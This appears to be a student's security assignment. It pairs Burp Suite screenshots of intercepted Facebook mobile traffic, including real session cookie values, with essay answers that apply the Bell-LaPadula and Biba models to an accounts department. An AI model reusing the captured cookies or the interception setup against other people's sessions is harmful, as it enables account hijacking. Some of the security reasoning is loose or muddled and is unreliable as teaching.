

Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to https://m.facebook.com:443 [31.13.78.35]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Name Value
GET /xti.php?xd=2 qid.6350653483975437458%3Amf_story_key.-4514747201266959597%3Aei.Ai%40ec097f7756fbab654353e815d14bf896 HTTP/1.1
Host m.facebook.com
Connection close
Upgrade-Insecure-Requests 1
User-Agent Mozilla/5.0 (Linux; Android 6.0.1; SM-J500F Build/MMB29M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.68 Mobile Safari/537.36
Accept text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer https://m.facebook.com/home.php
Accept-Encoding gzip, deflate, sdch, br
Accept-Language en-GB,en-US;q=0.8,en;q=0.6
Cookie datr=meSVVknBWeGPQTgeKAFbXREO; locale=en_GB; fr=0zGaQ85S1HpC4UEJX.AWUGmRFJgTIjNbv8aPyI66I_etc.BWIyle.jI.FgK.0.0.BYIgxY.AWU6RIdT; sb=3k6cV9U1_X25Oz9QbLpUud3G; c_user=100006255138...
Add
Remove
Up
Down
Type a search term
0 matches
Ask me anything
ENG US 23:11 08-11-2016



Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP C
225 https://static.xx.fbcdn.net GET /rsrc.php/v3/ztM4/yR/l/en_GB/9qjmgEOT... 200 17968 script js 31.13.78.17
226 https://m.facebook.com GET /a/channel/reconnect.php?m_sess=&__... HTML php 31.13.78.35
227 https://m.facebook.com GET /typeahead/search/facebar/nullstate/?pr... 31.13.78.35
228 https://m.facebook.com POST /a/bz 31.13.78.35
229 https://m.facebook.com POST /a/bz 31.13.78.35
230 https://mail.google.com POST /mail/g/?version=25&clientVersion=25 216.58.220.197
231 https://m.facebook.com POST /a/bz 31.13.78.35
232 https://mail.google.com POST /mail/g/?version=25&clientVersion=25 216.58.220.197
233 https://m.facebook.com GET /xti.php?xd=2.qid.6350653483975437458... HTML php 31.13.78.35
234 https://safebrowsing.googleapis.c... GET /v4/threatListUpdates:fetch?$ct=applicat... 172.217.26.170
235 https://clients4.google.com GET /chrome-variations/seed?osname=android 216.58.220.206
236 https://m.facebook.com GET /robin.rabe?fref=nf&refid=7&__tn__=qid.63... rabe 31.13.78.35
237 https://m.facebook.com POST /a/bz 31.13.78.35
Ask me anything
ENG US 23:12 08-11-2016



After clicking a post:







Burp Suite's vulnerability scanner helped to find, track vulnerabilities in web applications. I filtered Facebook related traffic from my phone and intercepted request on facebook. We can see the cookie related information of facebook. We can see the browser information along with details which an be used to attack the user. If the browser is old it has certain vulnerabilities which could be taken advantage of. While clicking a post, we get the url, cookie and body which is again a vulnerability.


Ans 5).

Bell-LaPadula:

It is about information confidentiality.

- Simple security: A subject has access to read property if class of subject is greater than or equal to class of object(no-read-up(NRU)).
- Simple * property: A subject has access to write property if class of subject is lower than or equal to class of object(no-write-down(NWD)).
- Strong * property: Read or write at same level.

Strong * property:




Biba model:

It is about information integrity.

Three fundamental concepts:

- Simple Integrity Property – no-read-down: A subject has access to read property if class of subject is lower than or equal to class of object.
- Star Integrity Property (*) – no-write-up: A subject has access to write property if class of subject is greater than or equal to class of object.
- No execute up



To implement Bell and Biba models in IIITD Accounts Department, with four persons involved: Administrator, Accounts Keeper, Manager and Clerk in the order of hierarchy.

Bell-Lapadula model is used for information confidentiality. Identify : First we have to identify different security classes or labels for example : “Top Secret”, “Classified”, and “Unclassified”. Here Top Secret would be salary of employees. “Classified” would be confidential data, health records, etc. Unclassified would be designation and other not so

confidential data. To implement Bell-Ladula model, we would be having no-read-up policy, that is a subject has access to read property if class of subject is greater than or equal to class of object. Here clerk should not have confidential information related to manager such as his income, etc. Manager should also not access information about Administrator, or Account Keeper. Similarly, Account Keeper should not be able to access Administrator information. The administrator will have information of all the employees in the department like salary information and other personal details. We would also be implementing no-write-down property, that is a subject has access to write property if class of subject is lower than or equal to class of obect. Here Manager or Clerk can write to Accounts Keeper for getting records of the financial affairs or any transactions. However, Accounts Keeper does not write to Manager or Clerk.

Biba model is used for information integrity. Identify : First we have to identify different security classes or labels for example : High Integrity", "Medium Integrity", "Low Integrity". High integrity would be salary which should not be changed in any way. Medium integrity would be confidential data or health records. Low integrity would be not so important data such as designation, date of birth, etc. To implement Biba model, we would be having no-read-down policy, that is a subject has access to read property if class of subject is lower than or equal to class of object. Administrator issues orders to Manager, Clerk, etc. They have to read and follow his/her orders while reverse does not happen. We would also be implementing no-write-up property, that is a subject has access to write property if class of subject is greater than or equal to class of object. Administrator manages his or her team and writes to Accounts Keeper, Manager or Clerk. Reverse does not happen. If we apply both the models simultaneously, it prohibits writing up or down, and prohibits reading up or down. Thus, it prohibits any application from accessing more than one database.

According to me, Biba model is better over here as integrity is of major concern in this type of setup. It is because there should be no-write-up policy as nobody wants a Clerk to alter salary of Manager or Administrator. Here integrity is of prime concern. Secondly, Administrator should not be able to read orders issued by Manager to Clerk. In such scenarios, Biba model fits better over here.